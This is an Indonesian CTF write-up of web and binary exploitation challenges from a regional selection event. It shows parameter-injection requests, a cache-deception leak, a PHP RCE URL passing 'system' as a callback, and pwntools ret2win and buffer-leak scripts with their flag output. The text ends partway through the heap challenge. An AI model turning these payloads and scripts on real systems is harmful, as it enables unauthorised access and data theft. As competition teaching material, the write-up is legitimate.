Writeup Inaskill Day 2
Nama Kelompok

Nama Kelompok 3

1. Agung Hermawan
2. Dea Alfi Damayanti
3. Dekristiani Zai
4. Dina Ameliya

Disusun Oleh:

Dimas Maulana
Muhammad Zaky Adzkiya

Table of Contents


Web Exploitation **3**
note not nwot **3**
Technical Review 3
Solution 4
Stash **7**
Technical Review 7
Solution 7
Asoy **9**
Technical Review 9
Solution 10
Binary Exploitation **11**
Selek Kota 11
Technical Review 11
Solution 12
Selek Prov 14
Technical Review 14
Solution 16
Selek Neg 17
Technical Review 17
Solution 20

Web Exploitation

note not nwot

Technical Review

Diberikan sebuah service dan juga attachment yang berisi source codenya. Service adalah sebuah note web tetapi sepertinya masih dalam masa pengembangan



Tujuan utama dari challenge ini adalah membaca flag.json yang merupakan note milik admin yang berisi sebuah flag pada server.

Tetapi untuk melihat note admin tidak semudah itu karena terdapat waf pada konfigurasi nginx yang mana tidak boleh terdapat kata flag didalamnya, dan harus termasuk dalam string pada regex tersebut.

```
# Deny requests with invalid query parameters
if ($arg_note ~* "[^a-zA-Z0-9_@.-]") {
    return 400;  # Bad Request
}

if ($arg_note ~* "flag") {
    return 400;  # Bad Request
}
```

Bug terdapat pada implementasi python api pada get notes. Request dikirim secara raw menggunakan requests.get tanpa adanya sanitasi sehingga ketika user dapat mengontrol salah satu parameter tersebut, maka param tersebut akan masuk pada request ke server.

```
pp.get("/notes")
ync def get_notes(note: str, current_user: User = Depends(get_current_user)):
  base_url = os.getenv("REPO_APP_URL", "http://localhost:8080")
  repo_app_url = "{}/access?user={}&role={}&repo={}".format(
      base_url,
      current_user.username,
      current_user.role,
      note,
  )
  try:
      response = requests.get(repo_app_url)
      response.raise_for_status()  # Raises an HTTPError for bad responses (4xx or 5xx)
      return {"content": response.text}
  except requests.RequestException as e:
      raise HTTPException(status_code=500, detail=f"Error fetching note: {str(e)}")
```

Solution

Untuk dapat membaca flag, setidaknya kita perlu 2 hal yaitu repo (parameter) haruslah = flag, user dan role haruslah admin.

Percobaan pertama, untuk membypass repo = flag dengan menggunakan double param pada note saat melakukan request, sehingga ketika server membaca repo, yang akan dibaca adalah param yang terakhir

Request

Pretty Raw Hex

```
GET /api/notes?note=asd&note=flag HTTP/1.1
Host: 159.223.58.50:15922
Accept-Language: en-US,en;q=0.9
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhd2lrd29rIiwiZXhwIjoxNzI3NjA
3NTAzfQ.x4VNAzzlmtr3TgPPHjiam4CuZZQR-29DZMMQci8qakw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: */*
Referer: http://159.223.58.50:15922/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

Namun disini masih forbidden, karena user yang kita pakai bukan sebagai admin, hanya user biasa

Response

Pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.26.2
Date: Sun, 29 Sep 2024 10:28:34 GMT
Content-Type: application/json
Content-Length: 130
Connection: keep-alive

{
    "detail":
    "Error fetching note: 403 Client Error: Forbidden for url: http://repowe
    b:8080/access?user=awikwok&role=user&repo=flag"
}
```

Untuk mendapatkan user = admin dan role = admin, kita dapat mem-forge pada saat register sebagai berikut

Request

Pretty Raw Hex \n

```
1  POST /api/register HTTP/1.1
2  Host: 159.223.58.50:15922
3  Content-Length: 49
4  Accept-Language: en-US,en;q=0.9
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
6  Content-Type: application/x-www-form-urlencoded
7  Accept: */*
8  Origin: http://159.223.58.50:15922
9  Referer: http://159.223.58.50:15922/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 username=awikwok%26user%3dadmin%26role%3dadmin&password=x
14
```

Login kembali dan gunakan username yang sama saat register, lalu ambil jwt tokenya. Sehingga saat digunakan untuk mengakses note admin, user kita telah memiliki role admin dan flag didapatkan

Request

Pretty Raw Hex \n

```
1  GET /api/notes?note=asd&note=flag HTTP/1.1
2  Host: 159.223.58.50:15922
3  Accept-Language: en-US,en;q=0.9
4  Authorization: Bearer
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhd2lrd29rJnVzZXI9YWRtaW4mcm9
   sZT1hZG1pbiIsImV4cCI6MTcyNzYwNzg2MX0.PLBiqyNOVqIzqaoABC8CQTObDdA3b_cT-pGAjol
   8TUU
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
6  Accept: */*
7  Referer: http://159.223.58.50:15922/
8  Accept-Encoding: gzip, deflate, br
9  Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.26.2
3  Date: Sun, 29 Sep 2024 10:34:35 GMT
4  Content-Type: application/json
5  Content-Length: 55
6  Connection: keep-alive
7
8  {
       "content":"SELEKDA{hpp_and_paraMeter_inj3ct1on_yeah}"
   }
```

FLAG : SELEKDA{hpp_and_paraMeter_inj3ct1on_yeah}

Stash

Technical Review

Pada challenge ini kita akan diberikan attachment, dimana didalamnya terdapat 3 service yaitu service nginx, xssbot, dan juga stash. Dari aplikasinya sendiri tidak terdapat vulnerability yang begitu mencolok, tetapi dari melakukan analisis terhadap source code kita akan menemukan bahwa flag terdapat pada env ADMIN_BIO

```
dimas@LAPTOP-NRIHS0BB ~/D/w/i/w/S/Stash-Published> rg "flag"
docker-compose.yml
14:      ADMIN_BIO: "SELEKDA{flag_is_here}"

scenario.js
7:    const COOKIE_KEY = process.env.COOKIE_KEY || "flag";

app/package-lock.json
1255:    "node_modules/has-flag": {
1257:      "resolved": "https://registry.npmjs.org/has-flag/-/has-flag-4.0.0.tgz",
2591:        "has-flag": "^4.0.0"
3864:    "has-flag": {
3866:      "resolved": "https://registry.npmjs.org/has-flag/-/has-flag-4.0.0.tgz",
4838:        "has-flag": "^4.0.0"
```


Dan setelah analisis lagi, pada akhirnya flag akan ditampilkan di endpoint /bio/*

```
router.get('/bio/*', function (req, res, next) {
  const { id } = req.session.user;
  const sql = 'SELECT * FROM users WHERE id = ?';
  db.get(sql, [id], (err, user) => {
    if (err) {
      return res.json({success: false, message: err}).status(500);
    }
    return res.json({success: true, user: user}).status(200);
  });
});
```

Solution

Pada challenge ini kita akan mengeksploitasi kerentanan semacam cache poisoning untuk mendapatkan flag dari endpoint /bio/*.

Ketika kita melakukan **curl "https://stash-chall-selekda.idcyberskills.com/auth/login" -vvv**



Kita akan menemukan **speculation-rules: "/cdn-cgi/speculation"** yang ketika kita akses url tersebut kita akan menemukan prefetch rules sebagai berikut:

{"prefetch":[{"eagerness":"conservative","source":"document","where":{"and":[{"href_matches":"/*
","relative_to":"document"}]}}]}

Yang kemungkinan mengidentifikasikan bahwa resource dari /* akan di cache? Setelah mendapatkan artikel ini di internet [Cache Deception Armor | Cloudflare Cache (CDN) docs]
,ternyata hanya file yang berekstensi tertentu saja yang akan di cache, misal request berekstensi png seperti ini akan di cache oleh cloudflare **curl "https://stash-chall-selekda.idcyberskills.com/bio/asdasd.png" -vvv**

```
< HTTP/2 302
< date: Sun, 29 Sep 2024 08:51:03 GMT
< content-type: text/plain; charset=utf-8
< content-length: 33
< x-powered-by: Express
< location: /auth/login
< vary: Accept
< cf-cache-status: BYPASS
< set-cookie: connect.sid=s%3AmTDixb5Z0NsGG9indOfiaACEGORgQtm5.a73X
1:03 GMT; HttpOnly
< report-to: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/
KsANxV8C8Q5vpmoNoKq734eqTaAUka%2BEWFBx7U7J6Bvl%2F%2Fi4Omo5p0TJAU2Ky
< nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
< server: cloudflare
< cf-ray: 8caabaad3a704035-SIN
<
```

Cf-cache-status: BYPASS mengidentifikasikan bahwa request telah ter-cache oleh cloudflare.

Karena bot admin akan melakukan login sebagai admin, kita berencana untuk mencuri flag dari admin dengan membuat admin mengunjungi halaman web seperti ini https://stash-chall-selekda.idcyberskills.com/bio/bismillah_dapet_flag.png , sehingga flag dari admin akan ter-cache oleh cloudflare, setelah kita mengirimkan link tersebut, kita akan mengakses link itu menggunakan curl, dan setelah melakukan request beberapa kali, kita akan mendapatkan flagnya seperti ini:

```
Found. Redirecting to /auth/login
dimas@LAPTOP-NRIHS0BB ~/D/w/i/w/S/Stash-Published> curl "https://stash-chall-selekda.idcyberskills.com/bio/bismillah_dapet_flag.png"
Found. Redirecting to /auth/login
dimas@LAPTOP-NRIHS0BB ~/D/w/i/w/S/Stash-Published> curl "https://stash-chall-selekda.idcyberskills.com/bio/bismillah_dapet_flag.png"
Found. Redirecting to /auth/login
dimas@LAPTOP-NRIHS0BB ~/D/w/i/w/S/Stash-Published> curl "https://stash-chall-selekda.idcyberskills.com/bio/bismillah_dapet_flag.png"
Found. Redirecting to /auth/login
dimas@LAPTOP-NRIHS0BB ~/D/w/i/w/S/Stash-Published> curl "https://stash-chall-selekda.idcyberskills.com/bio/bismillah_dapet_flag.png"
{"success":true,"user":{"id":1,"username":"admin","password":"$2a$10$BHxzGM.unjWkV2T7KTcJ2uMXo2WnM7c45nBMiuBGRPtf0nh8uQsbq","bio":"SELEKDA{why_d0_w
e_rarely_concern_about_c4che_privacy}"}}
dimas@LAPTOP-NRIHS0BB ~/D/w/i/w/S/Stash-Published>
```

Asoy

Technical Review

Pada challenge ini kita akan diberikan sebuah website, yang dimana kita bisa melihat source code dari website tersebut dengan menambahkan ?source=1 pada url, seperti berikut:

Not secure | chall.selekda.idcyberskills.com:15236/?source=1

```php
<?php
    error_reporting(E_ALL);
    ini_set('display_errors', '1');

    function callFunctionSecurely($functionName, $param1, $param2, $param3) {
        $blacklist = ['exec', 'system', 'passthru', 'shell_exec', 'assert', 'pcntl_exe', 'popen', 'proc_open', 'create_function', 'eval', 'p

        if (in_array(strtolower($functionName), $blacklist)) {
            throw new Exception("Function $functionName is dangerous.");
        }
        if (!function_exists($functionName)) {
            throw new Exception("Function $functionName does not exist.");
        }

        if (!is_array($param1) || !is_array($param2) || !is_string($param3)) {
            throw new InvalidArgumentException("Invalid parameter types. Expected (array, array, string).");
        }

        return call_user_func_array($functionName, [$param1, $param2, $param3]);
    }

    function reflectUserInput(array $param1, array $param2, string $param3) {
        return [
            'param1' => $param1,
            'param2' => $param2,
            'param3' => $param3
        ];
    }

    if (isset($_GET['debug'])) {

        $func_name = isset($_GET['function_name']) ? $_GET['function_name'] : 'reflectUserInput';
        $param1 = $_GET['param1'];
        $param2 = $_GET['param2'];
        $param3 = $_GET['param3'];

        try {
            $result = callFunctionSecurely($func_name, $param1, $param2, $param3);
            print_r($result);
        } catch (Exception $e) {
            echo 'Error: ' . $e->getMessage();
        }
    }

    if (isset($_GET['source'])) {
        highlight_file(__FILE__);
    }
```

Solution

Untuk mendapatkan RCE pada challenge ini saya menggunakan fungsi ini [PHP: array_diff_ukey - Manual](), fungsi array_diff_ukey akan mengambil 1 atau lebih array dan argument terakhirnya adalah fungsi callback, dimana fungsi ini akan mensuplai key dari array ke callback function, berikut payload saya untuk mendapatkan flagnya yang tersimpan pada server:
http://chall.selekda.idcyberskills.com:15236/?debug=1&function_name=array_diff_ukey&param1[cat%20/flag.txt]=&param2[0]=&param3=system

SELEKDA{s0_many_functions_s0_many_loopholes}Array ( )

Hi!

Binary Exploitation

Selek Kota

Technical Review

Pada challenge ini kita akan diberikan attachment yang berupa binary dan juga source code c. Pada source code C kita akan menemukan buffer overflow karena terdapat penggunaan fungsi gets().

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

void win(){
    FILE* file;
    int c = 0;

    file = fopen("flag.txt", "r");

    if (NULL == file) {
        fprintf(stderr, "Cannot open flag.txt");
        exit(EXIT_FAILURE);
    } else {
        while (1) {
            c = fgetc(file);
            if (c == EOF)
                break;
            putchar(c);
        }
        fclose(file);
    }
}

int readint(){
    char buf[0x10];
    return atoi(fgets(buf,0x10,stdin));
}

void init(){
```

```c
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    alarm(120);
}

int main() {
    init();
    char buff_flag[128];

    printf("Warm Up - Free Flag\nInput: ");
    gets(buff_flag);

    return 0;
}
```

Security yang digunakan pada binary tersebut kurang lebih seperti ini:

```
dimas@LAPTOP-NRIHS0BB ~/D/w/i/p/Selek Kota> checksec chall
[*] '/home/dimas/Documents/writeup/inaskill/pwn/Selek Kota/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
dimas@LAPTOP-NRIHS0BB ~/D/w/i/p/Selek Kota>
```

Yang dimana dari gambar diatas kita mengetahui bahwa tidak terdapat stack protection pada binary tersebut, sehingga kita bisa melakukan buffer overflow dengan mudah.

Solution

Untuk mendapatkan flag dari challenge ini kita hanya perlu untuk melakukan ret ke fungsi win, yang dimana fungsi tersebut akan mengeprint flag kita. Berikut solve script yang saya gunakan:

```python
#!/bin/env python3

from pwn import *
import sys

BINARY = "chall_patched"
context.binary = exe = ELF(BINARY, checksec=False)
```

```
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"

def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p


class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT and args.DBG:
            if script:
                attach(self.p, "\n".join(script))
            else:
                attach(self.p)


x, p = init()
x.debug((
    # "source /usr/share/pwngdb/.gdbinit",
    # "source /usr/share/gdb-peda/peda.py",
))
# get addr from
addrwin = context.binary.functions.get("win")
p.sendline(flat("A"*(128+8), addrwin.address))
p.interactive()
```

```
dimas@LAPTOP-NRIHS0BB ~/D/w/i/p/Selek Kota> python3 solver.py RMT chall.selekda.idcyberskills.com 11101
[+] Opening connection to chall.selekda.idcyberskills.com on port 11101: Done
/home/dimas/Documents/writeup/inaskill/pwn/Selek Kota/solver.py:40: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See h
ttps://docs.pwntools.com/#bytes
  p.sendline(flat("A"*(128+8), addrwin.address))
[*] Switching to interactive mode
Warm Up - Free Flag
Input: SELEKDA{54d3c834b70d06b50896c2d2518c04c7}[*] Got EOF while reading in interactive
$
```

Selek Prov

Technical Review

Diberikan sebuah file binary dengan proteksi sebagai berikut

```
a@adzky:~/selekda$ file prov
prov: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
255722a22b750acc6a48, for GNU/Linux 3.2.0, not stripped
a@adzky:~/selekda$ checksec prov
[*] '/home/a/selekda/prov'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

Program merupakan sebuah pencari rute yang mana memiliki beberapa opsi sebagai berikut:

- Menampilkan semua rute
- Temukan rute terbaik
- Ubah rute

```
Car Navigation System
1. Display all destinations
2. Find route to a destination
3. Edit route to a destination
4. Exit
Enter your choice:
```

Pada opsi 1 mengarah pada fungsi displayDestination. Fungsi tersebut hanya melakukan print pada destinasi yang akan dipilih

```
unsigned __int64 displayDestinations()
{
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Available destinations:");
  for ( i = 0; i <= 4; ++i )
    printf("%d. %s\n", (unsigned int)(i + 1), &destinations[128 * (__int64)i]);
  return v2 - __readfsqword(0x28u);
}
```

Selanjutnya pada opsi 2, masuk pada fungsi findRoute, fungsi tersebut akan menampilkan keseluruhan rute yang ada sesuai dengan destinasi yang dipilih oleh user

```
unsigned __int64 findRoute()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  displayDestinations();
  printf("Enter the number of your destination: ");
  v1 = readint();
  if ( v1 > 0 && v1 <= 5 )
  {
    printf("Route to %s:\n", &destinations[128 * (__int64)(v1 - 1)]);
    puts(&destinations[128 * (__int64)(v1 - 1) + 32]);
  }
  else
  {
    puts("Invalid destination number. Please try again.");
  }
  return v2 - __readfsqword(0x28u);
}
```

Pada opsi 3, user dapat mengedit rute pada salah satu destinasi

```
unsigned __int64 editRoute()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  displayDestinations();
  printf("Enter the number of the destination you want to edit: ");
  v1 = readint();
  if ( v1 > 0 && v1 <= 5 )
  {
    printf("Enter the new route for %s: ", &destinations[128 * (__int64)(v1 - 1)]);
    read(0, &destinations[128 * (__int64)(v1 - 1) + 32], 0x60uLL);
    printf("Route to %s has been updated.\n", &destinations[128 * (__int64)(v1 - 1)]);
  }
  else
  {
    puts("Invalid destination number. Please try again.");
  }
  return v2 - __readfsqword(0x28u);
}
```

Solve Script:

```
from pwn import *

p = remote('chall.selekda.idcyberskills.com', 11102)

p.sendlineafter(b": ", b"3")
```

```python
p.sendlineafter(b": ", b"5")
p.sendafter(b": ", cyclic(0x60))
p.interactive()
```


```
[+] Opening connection to chall.selekda.idcyberskills.com on port 11102: Done
[*] Switching to interactive mode
Route to Park has been updated.

Car Navigation System
1. Display all destinations
2. Find route to a destination
3. Edit route to a destination
4. Exit
Enter your choice: $ 2
Available destinations:
1. Home
2. Work
3. School
4. Mall
5. Park
Enter the number of your destination: $ 5
Route to Park:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaSELEKDA{913fcacc08db76e24cf82d}

Car Navigation System
1. Display all destinations
2. Find route to a destination
3. Edit route to a destination
4. Exit
Enter your choice: $
```

Solution

Bugnya terletak pada saat fungsi read menerima input dengan panjang tepat pada ukuran buffer destinations, karena flag berdekatan dengan buffer juga


```
.data:0000000000004080 destinations    db 'Home',0             ; DATA XREF: displayDestinations+3B↑o
.data:0000000000004080                                         ; findRoute+6E↑o ...
.data:0000000000004085                 align 20h
.data:00000000000040A0 aStartAtYourLoc db 'Start at your location, take the first left, and continue for 2 m'
.data:00000000000040E1                 db 'iles.',0
.data:00000000000040E7                 align 20h
.data:0000000000004100 aWork           db 'Work',0
.data:0000000000004105                 align 20h
.data:0000000000004120 aStartAtYourLoc_0 db 'Start at your location, take the second right, and continue for 5'
.data:0000000000004161                 db ' miles.',0
.data:0000000000004169                 align 20h
.data:0000000000004180 aSchool         db 'School',0
.data:0000000000004187                 align 20h
.data:00000000000041A0 aStartAtYourLoc_1 db 'Start at your location, head straight for 3 miles, then take a le'
.data:00000000000041E1                 db 'ft.',0
.data:00000000000041E5                 align 20h
.data:0000000000004200 aMall           db 'Mall',0
.data:0000000000004205                 align 20h
.data:0000000000004220 aStartAtYourLoc_2 db 'Start at your location, take the first right, then a left, and co'
.data:0000000000004261                 db 'ntinue for 4 miles.',0
.data:0000000000004275                 align 20h
.data:0000000000004280 aPark           db 'Park',0
.data:0000000000004285                 align 20h
.data:00000000000042A0 aStartAtYourLoc_3 db 'Start at your location, head straight for 1 mile, then take a lef'
.data:00000000000042E1                 db 't.',0
.data:00000000000042E4                 align 20h
.data:0000000000004300 ; char aFlagFakeFlag[]
.data:0000000000004300 aFlagFakeFlag   db 'FLAG{fake_flag}',0  ; DATA XREF: hehe+60↑o
.data:0000000000004310                 align 20h
.data:0000000000004320 ; char aFlagFakeFlag_0[]
.data:0000000000004320 aFlagFakeFlag_0 db 'FLAG{fake_flag}',0  ; DATA XREF: hehe+7B↑o
.data:0000000000004330                 align 80h
```

karena saat user menginputkan karakter tepat pada 0x60 (max size), karakter tersebut akan menimpa rute sebelumnya, dan ketika di print karakter tersebut akan terconcat dengan flagnya. Pada kali ini flag diletakkan persis setelah buffer pada destinasi ke 5, sehingga ketika user mengedit rute destinasi ke 5 dengan karakter 0x60 byte, maka flag akan muncul saat user memilih opsi print rute



Solve script:

```
from pwn import *

p = remote('chall.selekda.idcyberskills.com', 11102)

p.sendlineafter(b": ", b"3")

p.sendlineafter(b": ", b"5")

p.sendafter(b": ", cyclic(0x60))

p.sendlineafter(b": ", b"2")

p.sendlineafter(b": ", b"5")

p.interactive()
```



FLAG: SELEKDA{913fcacc08db76e24cf82d}

Selek Neg

Technical Review

Diberikan file binary dengan proteksi sebagai berikut

```
a@adzky:~/selekda$ file neg
neg: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
060c055a2e215e10657, for GNU/Linux 3.2.0, not stripped
a@adzky:~/selekda$ checksec neg
[*] '/home/a/selekda/neg'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
a@adzky:~/selekda$
```

Yap binary semua memiliki proteksi yang menyala yang kemungkinan tidak mudah untuk mendapatkan address dari bin kecuali jika bisa mendapatkan leak. Program merupakan sebuah fligth booking system seperti note yang dapat book, edit, delete, dan view

```
Flight Booking System
1. View Booking by ID
2. Book Flight
3. Delete Booking
4. Edit Booking
5. Display Flights
6. Exit
Enter your choice:
```

Untuk opsi 1 akan masuk pada fungsi viewBookingId(). Pada fungsi disini program akan menampilkan booking berdasarkan ID yang dimasukkan user. Terlihat bahwa terdapat fungsi win() atau flag, yang kemungkinan challenge ini tidaklah terlalu susah dan merupakan ret2win namun heap. Syarat untuk mendapatkan fungsi win adalah pada Booking class tipe fligthnya adalah Business

```
1  unsigned __int64 viewBookingById()
2  {
3    int i; // [rsp+4h] [rbp-1Ch]
4    unsigned int v2; // [rsp+8h] [rbp-18h]
5    char s[10]; // [rsp+Eh] [rbp-12h] BYREF
6    unsigned __int64 v4; // [rsp+18h] [rbp-8h]
7
8    v4 = __readfsqword(0x28u);
9    printf("Enter booking ID to view: ");
10   fgets(s, 10, stdin);
11   v2 = atoi(s);
12   for ( i = 0; i < bookingCount; ++i )
13   {
14     if ( v2 == **((_DWORD **)bookings + i) )
15     {
16       printf("Booking ID: %d\n", **((unsigned int **)bookings + i));
17       printf("Name: %s\n", (const char *)(*((_QWORD *)bookings + i) + 4LL));
18       printf("Flight Number: %s\n", (const char *)(*((_QWORD *)bookings + i) + 128LL));
19       printf("Booking Class: %s\n", (const char *)(*((_QWORD *)bookings + i) + 144LL));
20       if ( !strncmp((const char *)(*((_QWORD *)bookings + i) + 144LL), "Business", 8uLL) )
21       {
22         puts("Win :");
23         win();
24         return v4 - __readfsqword(0x28u);
25       }
26     }
27   }
28   printf("Booking with ID %d not found.\n", v2);
29   return v4 - __readfsqword(0x28u);
30 }
```

Namun untuk mendapatkan tipe Business tidak semudah itu, jika kita paksa untuk mengedit tipenya program akan menolak. Karena itulah challengenya, kita harus mengganti Economic class menjadi Business class. Tetapi dengan apa? lanjut pada opsi 2

```
Enter booking class (Economic/Business): Business
Booking for Business Class is disabled.
```

Pada opsi 2, user akan masuk pada fungsi bookFlight(). Disini program akan meminta user menginputkan nama, kode flight, dan tipe flight, untuk menambahkan booking terbaru. Pada alokasi buffer cukup sederhana. Program menggunakan malloc 0xA8 yang kemudian dipetakan sesuai size nama, size flight, dll.

```
unsigned __int64 bookFlight()
{
  int i; // [rsp+Ch] [rbp-14h]
  char *ptr; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  if ( bookingCount >= bookingCapacity )
    expandBookingsArray();
  ptr = (char *)malloc(0xA8uLL);
  if ( ptr )
  {
    *(_DWORD *)ptr = IdTemp + 1;
    printf("Enter your name: ");
    fgets(ptr + 4, 124, stdin);
    ptr[strcspn(ptr + 4, "\n") + 4] = 0;
    displayFlights();
    printf("Enter flight number: ");
    fgets(ptr + 128, 16, stdin);
    ptr[strcspn(ptr + 128, "\n") + 128] = 0;
    printf("Enter booking class (Economic/Business): ");
    fgets(ptr + 144, 192, stdin);
    ptr[strcspn(ptr + 144, "\n") + 144] = 0;
    if ( !strncmp(ptr + 144, "Economic", 8uLL) || !strncmp(ptr + 144, "Business", 8uLL) )
    {
      if ( !strncmp(ptr + 144, "Business", 8uLL) )
      {
        puts("Booking for Business Class is disabled.");
        free(ptr);
      }
      else
      {
        for ( i = 0; ; ++i )
        {
          if ( i > 4 )
```

